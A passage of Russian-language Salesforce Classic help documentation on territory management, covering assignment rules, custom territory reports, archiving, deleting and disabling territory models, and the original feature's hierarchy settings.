6. Добавьте любые созданные настраиваемые кнопки, ссылки или действия в макеты страниц территорий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения полномочий пользователя:

- Управление пользователями

Для создания, редактирования и удаления макетов страниц:

- Настройка приложения

СМ. ТАКЖЕ:

Как полномочия влияют на доступ к функциям и данным при использовании функции управления территориями предприятия?

Профили

Наборы полномочий

Элементы пользовательского интерфейса расширенного редактора макетов страниц

Выполнение правил назначения для территории

Система позволяет выполнять правила назначения организации для любой территории, использующей правила и принадлежащей модели территории в состоянии «Планирование» или «Активно». Если территория находится в состоянии «Планирование», то выполняемые правила поддерживают *предварительный просмотр* назначений организаций. Если территория находится в состоянии «Активно», то выполняемые правила назначают организации территориям.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Откройте иерархию, которой принадлежит нужная модель территории.
2. Чтобы найти нужную территорию, воспользуйтесь древовидным или списковым представлением.
3. При выборе спискового представления нажмите кнопку **«Выполнить правила»**. При выборе древовидного представления наведите указатель мыши на имя нужной территории и нажмите кнопку **«Выполнить правила»**. Чтобы просмотреть сведения о записи территории, включая назначенные правила, *до* выполнения соответствующих правил, откройте запись и нажмите кнопку **«Выполнить правила»** в связанном списке «Правила назначения, назначенные данной территории».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения правил внутри территорий:

- Настройка приложения

  И

  «Управление территориями»

Определение территорий, к которым применяется правило назначения

При использовании правил для назначения организаций территориям рекомендуем определить территории, к которым применяется отдельное правило.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Введите строку «*Модели территории*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Модели территории»**, чтобы вывести список моделей территории для организации.
2. Чтобы просмотреть список всех правил, связанных с моделью и ее территориями, найдите нужную модель и щелкните ссылку **«Просмотр правил»**.
3. Щелкните имя нужного правила и просмотрите территории, к которым оно применяется, в связанном списке «Назначенные территории».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о правиле назначения:

- Настройка приложения

  И

  «Управление территориями»

Создание типов настраиваемых отчетов для отчетов функции управления территориями предприятия

Организации, использующие функцию управления территориями предприятия, могут выполнять отчеты, позволяющие просматривать назначения организаций, назначения пользователей и т. д. Система позволяет настраивать типы настраиваемых отчетов, позволяющие менеджерам по продажам и другим пользователям создавать нужные отчеты.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Просмотрите сведения о типах настраиваемых отчетов, а также основные этапы их создания и использования.
2. Создайте типы настраиваемых отчетов на основе данных объектов и настройте их при необходимости. Разрешите доступность всех полей для составления отчетов. Добавьте каждый отчет в категорию типа отчета «Управление территориями». Введите имя и описание для каждого типа отчета.

Отчет (разделы, соответствующие некоторым отчетам, отображаются в виде ссылок)	A (основной объект)	B	C
Организации, назначенные территориям	Организации	Территории Установите флажок **«Записи "A" должны иметь связанные записи "B"»**.	–
Организации, не назначенные территориям	Организации	Территории Установите флажок **«Записи "A" могут иметь или не иметь связанные записи "B"»**.	–
Территории с назначенными организациями	Модели территории	Территории	Записи, назначенные территории Установите флажок **«Записи "B" должны иметь связанные записи "C"»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:
- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:
- Изменение всех данных

Отчет (разделы, соответствующие некоторым отчетам, отображаются в виде ссылок)	A (основной объект)	B	C
Территории без назначенных организаций	Модели территории	Территории	Записи, назначенные территории Установите флажок **«Записи "B" могут иметь или не иметь связанные записи "C"»**.
Пользователи, назначенные территориям	Пользователи	Территории Установите флажок **«Записи "A" должны иметь связанные записи "B"»**.	–
Пользователи, не назначенные территориям	Пользователи	Территории Установите флажок **«Записи "A" могут иметь или не иметь связанные записи "B"»**.	–
Территории с назначенными пользователями	Модели территории	Территории	Пользователи Установите флажок **«Записи "B" должны иметь связанные записи "C"»**.
Территории без назначенных пользователей	Модели территории	Территории	Пользователи Установите флажок **«Записи "B" могут иметь или не иметь связанные записи "C"»**.
Суммируемые сведения об организациях по территории	Организации	Территории Установите флажок **«Каждая запись "A" должна иметь как минимум одну связанную запись "B"»**.	–

3. Разверните нужные типы отчетов.

4. Уведомите пользователей о возможности создания отчетов посредством данных типов настраиваемых отчетов.

СМ. ТАКЖЕ:

Создание типа настраиваемого отчета

Составление отчетов по организациям, назначенным территориям

Система позволяет управлять назначениями организаций путем составления отчетов по организациям, назначенным территориям. Отчеты позволяют просматривать территории и принадлежащие им организации.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Убедитесь, что организация использует тип настраиваемого отчета, ссылающийся на объекты «Организации» и «Территории». Убедитесь, что объект «Организации» *должен* иметь связанные записи объекта «Территории», и разрешите доступность всех полей данных объектов для составления отчетов.
2. Создайте отчет: откройте вкладку «Отчеты» и нажмите кнопку **«Создать отчет»**.
3. Выберите нужный тип настраиваемого отчета из категории «Управление территориями».
4. Нажмите кнопку **«Создать»**.
5. Убедитесь, что отчет содержит поле *«Имя организации»* объекта «Организации» и поле *«Метка»* объекта «Территории». В противном случае, добавьте данные поля.
6. При необходимости отфильтруйте результаты отчета. Чтобы просмотреть *только* данные для моделей территории в состоянии «Активно», выберите значение *«Фильтр поля»* из раскрывающегося списка «Фильтры». Настройте параметр фильтрации *«"Модель территории: метка" равно "<имя активной модели территории>"»* и нажмите кнопку **«ОК»**. Чтобы выполнить фильтрацию по ответственности за организацию, выберите значение *«Мои организации»*, *«Организации моей рабочей группы»* или *«Организации моей группы, работающей с территориями»* в поле **«Показать»**. Чтобы выполнить фильтрацию по назначению территории пользователя, выберите значение *«Организации моих территорий»*.

   Важное замечание: При последующей активации другой модели территории рекомендуем обновить переменную имени модели территории в данном отчете.
7. Добавьте любые другие нужные поля.
8. Сохраните и запустите отчет.
9. Чтобы просмотреть каждую организацию и количество назначенных ей территорий, резюмируйте данные по полю *«Имя организации»* объекта «Организации».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:
- Запуск отчетов

Для планирования отчетов:
- Планирование отчетов

Для создания, редактирования и удаления отчетов:
- Создание и настройка отчетов

  И

  Конструктор отчетов

Составление отчетов по территориям без назначенных организаций

Система позволяет управлять назначениями организаций путем составления отчетов по территориям моделей, которые не имеют назначенных организаций.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Убедитесь, что организация использует тип настраиваемого отчета, ссылающийся на объекты «Модели территории», «Территории» и «Записи, назначенные территории». Убедитесь, что объект «Территории» *может иметь или не иметь* связанные записи объекта «Записи, назначенные территории», и обеспечивает доступность всех полей данных объектов для составления отчетов.
2. Создайте отчет: откройте вкладку «Отчеты» и нажмите кнопку **«Создать отчет»**.
3. Выберите нужный тип настраиваемого отчета из категории «Управление территориями».
4. Нажмите кнопку **«Создать»**.
5. Убедитесь, что отчет содержит поле *«Метка»* объекта «Модели территории» и поле *«Метка»* объекта «Территории». В противном случае добавьте данные поля.
6. Выберите значение *«Кросс-фильтр»* из раскрывающегося списка «Фильтры». Настройте параметр фильтрации *«Территории без записей, назначенных территории»* и нажмите кнопку **«ОК»**. Настройте параметр фильтрации *«"Объект" равно "Организация"»*.
7. Чтобы просмотреть *только* данные для моделей территории в состоянии «Активно», выберите значение *«Фильтр поля»* из раскрывающегося списка «Фильтры». Настройте параметр фильтрации *«"Состояние" равно "Активно"»* и нажмите кнопку **«ОК»**.
8. Добавьте любые другие нужные поля.
9. Сохраните и запустите отчет.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:
- Запуск отчетов

Для планирования отчетов:
- Планирование отчетов

Для создания, редактирования и удаления отчетов:
- Создание и настройка отчетов

  И

  Конструктор отчетов

Составление отчетов по пользователям, не назначенным территориям

Система позволяет управлять назначениями пользователей путем составления отчетов по пользователям, не назначенным территориям.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Убедитесь, что организация использует тип настраиваемого отчета, ссылающийся на объекты «Пользователи» и «Территории». Убедитесь, что объект «Пользователи» *может иметь или не иметь* связанные записи объекта «Территории», и разрешите доступность всех полей данных объектов для составления отчетов.
2. Создайте отчет: откройте вкладку «Отчеты» и нажмите кнопку **«Создать отчет»**.
3. Выберите нужный тип настраиваемого отчета из категории «Управление территориями».
4. Нажмите кнопку **«Создать»**.
5. Убедитесь, что отчет содержит поле *«Полное имя»* объекта «Пользователи» и поле *«Метка»* объекта «Территории». В противном случае, добавьте данные поля.
6. Выберите значение *«Кросс-фильтр»* из раскрывающегося списка «Фильтры». Настройте параметр фильтрации *«Пользователи без территорий»* и нажмите кнопку **«ОК»**.
7. Чтобы просмотреть *только* данные для моделей территории в состоянии «Активно», выберите значение *«Фильтр поля»* из раскрывающегося списка «Фильтры». Настройте параметр фильтрации *«"Модель территории: метка" равно "<имя активной модели территории>"»* и нажмите кнопку **«ОК»**.

   Важное замечание: При последующей активации другой модели территории рекомендуем обновить переменную имени модели территории в данном отчете.
8. Добавьте любые другие нужные поля.
9. Сохраните и запустите отчет.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:
- Запуск отчетов

Для планирования отчетов:
- Планирование отчетов

Для создания, редактирования и удаления отчетов:
- Создание и настройка отчетов

  И

  Конструктор отчетов

Составление отчетов по территориям с назначенными пользователями

Система позволяет управлять назначениями пользователей путем определения территорий моделей, имеющих назначенных пользователей. Отчеты позволяют просматривать территории и назначенных им пользователей.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Убедитесь, что организация использует тип настраиваемого отчета, ссылающийся на объекты «Модели территории», «Территории» и «Пользователи». Убедитесь, что объект «Территории» *должен* иметь связанные записи объекта «Пользователи», и разрешите доступность всех полей данных объектов для составления отчетов.
2. Создайте отчет: откройте вкладку «Отчеты» и нажмите кнопку **«Создать отчет»**.
3. Выберите нужный тип настраиваемого отчета из категории «Управление территориями».
4. Нажмите кнопку **«Создать»**.
5. Убедитесь, что отчет содержит поле *«Метка»* объекта «Модели территории», поле *«Метка»* объекта «Территории» и поле *«Полное имя»* объекта «Пользователи». В противном случае, добавьте данные поля.
6. Чтобы просмотреть *только* данные для моделей территории в состоянии «Активно», выберите значение *«Фильтр поля»* из раскрывающегося списка «Фильтры». Настройте параметр фильтрации *«"Состояние" равно "Активно"»* и нажмите кнопку **«ОК»**.
7. Добавьте любые другие нужные поля.
8. Сохраните и запустите отчет.
9. Чтобы просмотреть каждую территорию с назначенными пользователями, резюмируйте данные по полю *«Метка»* объекта «Территории».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:
- Запуск отчетов

Для планирования отчетов:
- Планирование отчетов

Для создания, редактирования и удаления отчетов:
- Создание и настройка отчетов

  И

  Конструктор отчетов

Составление отчетов по суммируемым полям организаций по территории

Система позволяет оценивать размер территории путем составления отчетов по суммируемым сведениям об организациях (например, годовой доход или количество сотрудников).

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Убедитесь, что организация использует тип настраиваемого отчета, ссылающийся на объекты «Организации» и «Территории». Убедитесь, что объект «Организации» *должен иметь* как минимум одну запись объекта «Территории», и разрешите доступность всех полей данных объектов для составления отчетов.
2. Создайте отчет: откройте вкладку «Отчеты» и нажмите кнопку **«Создать отчет»**.
3. Выберите нужный тип настраиваемого отчета из категории «Управление территориями».
4. Нажмите кнопку **«Создать»**.
5. Выберите параметр *«Матричный формат»*.
6. Выберите поле *«Метка»* из списка полей «Территории». Перетащите данное поле для создания группировки строк.
7. Выберите поле *«Имя организации»* из списка полей «Организации». Перетащите данное поле для создания группировки строк.
8. Выберите суммируемые поля (например, *«Годовой доход»* и *«Сотрудники»*) из списка полей «Организации». Перетащите данные поля в область суммируемых полей. При необходимости установите флажок *«Сумма»*.
9. При необходимости отфильтруйте результаты отчета. Чтобы выполнить фильтрацию по ответственности за организацию, выберите значение *«Мои организации»*, *«Организации моей рабочей группы»* или *«Организации моей группы, работающей с территориями»* в поле **«Показать»**. Чтобы выполнить фильтрацию по назначению территории пользователя, выберите значение *«Организации моих территорий»*.
10. Добавьте любые другие нужные поля.
11. Выполните и проверьте отчет.
12. Чтобы сложить все значения суммируемых полей по территории, резюмируйте данные по полю *«Метка»* объекта «Территории».
13. Сохраните отчет.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:
- Запуск отчетов

Для планирования отчетов:
- Планирование отчетов

Для создания, редактирования и удаления отчетов:
- Создание и настройка отчетов

  И

  Конструктор отчетов

Архивирование модели территории

Архивирование инициирует деактивацию модели территории в организации. Тем не менее, модель сохраняется в списке моделей территории, который позволяет просматривать связанные правила назначения и итоговые назначения организации, созданные данными правилами. Архивированию подлежат только модели в состоянии «Активно». Архивированной модели не может быть назначено состояние «Активно» или «Планирование».

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Рекомендуется приостановить включенный отложенный расчет состава участников группы, чтобы избежать проблем с очисткой состава участников группы во время архивирования модели территории. По окончании архивирования отложенный расчет состава участников группы можно включить повторно.

1. В настройке введите *«Модели территории»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Модели территории»**.
2. Щелкните ссылку **«Правка»** напротив нужной модели территории.
3. Выберите значение **«Архивирование»** из раскрывающегося списка «Состояние». Состояние «Архивирование» назначается модели на время обработки запроса системой Salesforce. После завершения обработки модели назначается состояние «Архивировано», а пользователю отправляется соответствующее электронное уведомление. В зависимости от размера и сложности организации данный процесс может занять некоторое время.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для архивирования модели территории:

- «Управление территориями»

Удаление модели территории

Система позволяет удалять неиспользуемые модели территории. Активная территория не может быть удалена: модель должна находиться в состоянии «Планирование» или «Архивировано».

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Удаление модели территории инициирует удаление всех связанных территорий и назначений организации. Удаление не может быть отменено; удаленная модель не может быть восстановлена. Данный процесс может занять несколько часов. Уведомление о его завершении будет отправлено по эл. почте.

1. В настройке введите *«Модели территории»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Модели территории»**.
2. Найдите нужную модель. Убедитесь, что модель находится в состоянии «Планирование» или «Архивировано» посредством столбца **«Состояние»**.
3. Щелкните ссылку **«Удал.»**.
4. Проверьте эл. почту на наличие уведомления о завершении процесса удаления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления модели территории:


- «Управление территориями»

Просмотр и управление правилами назначения на уровне модели территории

Система позволяет просматривать и управлять правилами назначения организации на высоком уровне. Чтобы создать, изменить или просмотреть правила для территорий модели, воспользуйтесь записью модели территории. Чтобы просмотреть критерии правила или открыть запись правила для поиска назначенных территорий (при их наличии), воспользуйтесь списком правил на уровне модели.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. В настройке введите *«Модели территории»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Модели территории»**.
2. Щелкните ссылку **«Просмотр правил»** напротив нужной модели территории.
3. Создайте правило, откройте запись правила для просмотра полных сведений или наведите указатель мыши на имя нужного правила для просмотра его критериев в списковом представлении «Правила назначения».



ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или управления правилами территории:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

СМ. ТАКЖЕ:

Определение территорий, к которым применяется правило назначения

Активация правил назначения и их применение к дочерним территориям

Возможность применения правила назначения к дочерним территориям доступна только на уровне территории. Правила назначения не могут применяться к потомкам на уровне модели территории. Таким образом, правило может применяться к дочерним территориям только при открытии записи правила из отдельной территории.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Убедитесь, что запись правила создается или редактируется из соответствующей области. Рекомендуем использовать запись территории. Убедитесь в активации всех нужных правил назначения: неактивные правила *не* влияют на назначения для связанных территорий или любых дочерних территорий, к которым они применяются.

Пример: Например, организация использует модель территории «США», содержащую две территории: «Восточные штаты» и «Западные штаты». Территория

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

«Восточные штаты» использует правило назначения «Организации Восточных штатов». Если пользователь открывает запись для модели территории «США», нажимает кнопку «Просмотр правил», а затем выбирает ссылку **«Правка»** для редактирования записи правила «Организации Восточных штатов», то система отображает последнее действие, позволяющее активировать правило.

Если пользователь открывает запись территории «Восточные штаты», а затем выбирает ссылку **«Правка»** напротив записи правила «Организации Восточных штатов» (помимо этапа активации или деактивации правила), то система отображает дополнительное действие, позволяющее применить правило к потомкам территории «Восточные штаты».

Выключение функции управления территориями предприятия

Чтобы воспользоваться другими средствами предоставления общего доступа к записям, выключите функцию управления территориями предприятия.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Важное замечание: При выключении функции управления территориями предприятия пользователи теряют доступ к записям на основе назначений территорий, а организация теряет доступ к данным по управлению территориями. При повторном включении функции управления территориями предприятия пользователи могут потерять данные, которые ранее были доступны посредством данной функции.

1. Прежде чем выключить функцию управления территориями предприятия, архивируйте активную модель территории.
2. Введите строку *«Территории»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
3. Нажмите кнопку **«Выключить функцию управления территориями 2.0»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выключения функции управления территориями предприятия:

- Настройка приложения

Исходная функция управления территориями

Включение функции управления территориями

Перед включением функции управления территориями свяжитесь с Salesforce и проверьте, удовлетворяет ли организация всем требованиям.

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

По умолчанию функция управления территориями отключена в системе Salesforce. Чтобы включить функцию управления территориями в организации, обратитесь в компанию Salesforce.

Прим.: Оригинальное управление территориями доступно только с настраиваемыми прогнозами и не поддерживается совместными прогнозами. Если первоначальное управление территориями активно, то использование совместных прогнозов недоступно. Использование новейшей функции управления территориями предприятия невозможно с настраиваемыми прогнозами. Функция управления территориями предприятия и функция «Совместные прогнозы» могут быть одновременно включены и использоваться в организации Salesforce, но в настоящее время не интегрированы в целях совместной работы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции управления территориями:

- «Управление территориями»

Ниже перечислены требования, которые должны быть выполнены перед включением функции управления территориями.

- Чтобы включить функцию управления территориями, в вашей организации должно использоваться настраиваемое прогнозирование. Чтобы определить, включена ли функция настраиваемого прогнозирования в организации, см. раздел «Включена ли функция настраиваемого прогнозирования?» на странице 1789.

Чтобы включить функцию управления территориями в организации, выполните указанные ниже действия.

1. Введите строку *«Территория»* в поле «Территория» в меню «Настройка» Salesforce и выберите пункт **«Параметры территории»**.
2. При необходимости измените параметры управления территориями для всей организации на странице «Параметры территории». См. раздел «Настройка параметров управления территориями» на странице 2117.
3. Функция управления территориями может быть включена двумя способами. Выберите нужный способ в зависимости от дальнейших действий с данными текущих прогнозов. Нажмите кнопку **«Включить функцию управления территориями»** или **«Включить функцию управления территориями с нуля»**.

   Что происходит при нажатии кнопки «Включить функцию управления территориями»?

   Ниже описан алгоритм автоматического копирования текущей иерархии прогнозов и данных прогнозов в иерархию территорий, которое выполняется при нажатии данной кнопки.

   - Имя организации используется в качестве верхнего уровня иерархии территорий.
   - Иерархия территорий дополняется новыми территориями, которые соответствуют отдельным ролям в иерархии прогнозов.
   - Параметры общего доступа к прогнозам, установленного для ролей вручную, копируются в новую территорию. Дополнительную информацию о предоставлении общего доступа вручную к прогнозам см. в разделе «Предоставление общего доступа к прогнозам вручную» на странице 2071.
   - Активные пользователи Salesforce добавляются в территории на основе ролей.

- Возможности назначаются территории ответственного за возможность.
- Организации не назначаются в иерархии территорий.
- После включения функции управления территориями прогнозы функционируют без изменений, если территории не добавлялись и не изменялись.

Что происходит при нажатии кнопки «Включить функцию управления территориями с нуля»?

Ниже перечислены действия, выполняемые при нажатии данной кнопки.

- Все данные текущих прогнозов удаляются.
- Создается пустая иерархия территорий.

Рекомендуем использовать данную кнопку только для настройки новой организации Salesforce, в которой отсутствует иерархия прогнозов.

Внимание: Нажатие кнопки **«Включить функцию управления территориями с нуля»** может привести к *необратимой потере данных*.

4. Чтобы настроить поля, макеты страниц и полномочия пользователя, связанные с территориями, выполните указанные ниже действия.
   - Из параметров управления объектами для организаций перейдите к макетам страниц и добавьте поля «Территории» и «Исключить из правил назначения территорий» в макеты страниц организаций. Для каждого макета страниц организаций можно установить, могут ли пользователи выбирать выполнение правил назначения организаций во время их сохранения. Можно также установить, какие правила назначения организаций будут выполняться по умолчанию при сохранении организаций.
   - Из параметров управления объектами для возможностей перейдите к макетам страницы и добавьте поле «Территория» в макет страниц возможностей.
   - Чтобы позволить пользователю быть администратором иерархии территорий, наделите его правом управления территориями посредством набора полномочий или профилей. Полномочие «Управление территориями» автоматически предоставляется пользователям с полномочием «Настройка приложения», которое было предоставлено до включения функции управления территориями.
5. Чтобы начать работу с новой иерархией территорий, введите строку *«Иерархия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Иерархия территорий»**. См. раздел «Создание иерархии территорий» на странице 2118.

СМ. ТАКЖЕ:

Включена ли функция настраиваемого прогнозирования?

Настройка параметров управления территориями

Настройка параметров управления территориями

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Новые территории позволяют определить уровень доступа по умолчанию к организациям, контактам, возможностям и обращениям, а также предоставить менеджерам прогнозов полномочие на управление нижестоящими территориями.

1. Введите строку «*Территория*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры управления территориями»**.
2. Выберите уровни доступа по умолчанию к организациям, контактам (в зависимости от единых стандартных параметров), возможностям и обращениям. Данные уровни доступа будут использоваться по умолчанию при добавлении новой территории. Описание этих полей см. в разделе «Поля территории» на странице 2122.

   Прим.: Изменение этих параметров является необратимым и не влияет на текущие территории.

   Уровни доступа по умолчанию могут быть переопределены при создании или редактировании отдельной территории. См. раздел «Создание территорий» на странице 2121.
3. При необходимости установите флажок «Управление территориями может осуществляться менеджерами прогнозов». Данный флажок позволяет менеджерам прогнозов управлять подчиненными территориями, а именно: управлять пользователями, вручную добавлять организации и определять правила назначения организации для нижестоящих территорий. Кроме того, они могут добавлять дочерние территории в текущую и нижестоящие территории. Дополнительную информацию о менеджерах прогнозов см. в разделе «Назначение менеджеров прогнозов в иерархии прогнозов» на странице 2069.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров территории:

- «Управление территориями»

СМ. ТАКЖЕ:

Включение функции управления территориями
Отображение и редактирование территорий
Управление территориями
Создание иерархии территорий

Создание иерархии территорий

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Прим.: При нажатии кнопки **«Включить функцию управления территориями»** для включения функции управления территориями иерархия территорий создается на основе текущей иерархии прогнозов.

Чтобы начать работу с иерархией территорий организации, введите строку *«Иерархия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Иерархия территорий»**. Ниже перечислены термины, относящиеся к территориям иерархии.

Родительская территория
Вышестоящая территория в иерархии территорий. Каждой территории, кроме территории верхнего уровня, соответствует только одна родительская иерархия.

Дочерняя территория
Нижестоящая территория в иерархии территорий. Родительская территория может содержать неограниченное количество дочерних территорий.

Одноуровневая территория
Дочерние территории, соответствующие одной родительской территории.

Чтобы изменить способ отображения иерархии территорий, выберите нужное значение раскрывающегося списка.

Показать в виде дерева
Отображение взаимосвязей «родитель — потомок» между территориями. Чтобы просмотреть все территории, щелкните ссылку **«Развернуть все»**. Чтобы просмотреть только территории верхнего уровня, щелкните ссылку **«Свернуть все»**. Чтобы развернуть или свернуть отдельный узел, щелкните значок плюса (+) или минуса (-).

Показать в виде отсортированного списка
Отображение списка территорий, сортируемого по имени территории, родительской территории (поле **«Подчиненный»**) или описанию.

Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.

Показать в виде списка
Отображение списка родительских и дочерних территорий, сгруппированных в алфавитном порядке по имени территории верхнего уровня. Столбцы не поддерживают возможность сортировки. Данное представление доступно только для иерархий, содержащих не более 1 000 территорий.

Каждое представление содержит ссылки для создания, редактирования и удаления территорий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра территорий:
- Просмотр настройки и конфигурации

Для редактирования территорий:
- «Управление территориями»

  ИЛИ

  Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

СМ. ТАКЖЕ:

Управление территориями

Отображение и редактирование территорий

Отображение и редактирование территорий

Страница сведений о территории позволяет просмотреть и изменить различные свойства территории, включая связанные территории, добавленные организации и назначенных пользователей.

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Отображение территорий

1. В настройке введите *«Иерархия»* в поле «Быстрый поиск», затем выберите **«Иерархия территорий»**.
2. Чтобы просмотреть территорию, щелкните имя нужной территории.

Просмотр связанных территорий

Список «Иерархия» в верхней части страницы сведений о территории отображает связь данной территории с территорией верхнего уровня в иерархии территорий. Чтобы просмотреть имена других территорий, которые используют эту же родительскую территорию, воспользуйтесь списком «Родственные узлы». Чтобы просмотреть сведения о территории, щелкните имя нужной территории в любом из этих списков. Кроме того, страница сведений о территории содержит связанный список «Дочерние территории» (см. подраздел «Работа со связанными списками территории» на странице 2120).

Редактирование территорий

Чтобы обновить текущую территорию, нажмите кнопку **«Правка»** и измените нужные поля. Дополнительную информацию см. в разделах «Поля территории» на странице 2122 и «Создание настраиваемых полей территории» на странице 2124.

По завершении редактирования, которое влияет на большой объем данных, пользователю отправляется подтверждение по электронной почте.

Прим.: Редактирование групп, ролей и территорий инициирует пересчет правил общего доступа для добавления или удаления доступа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

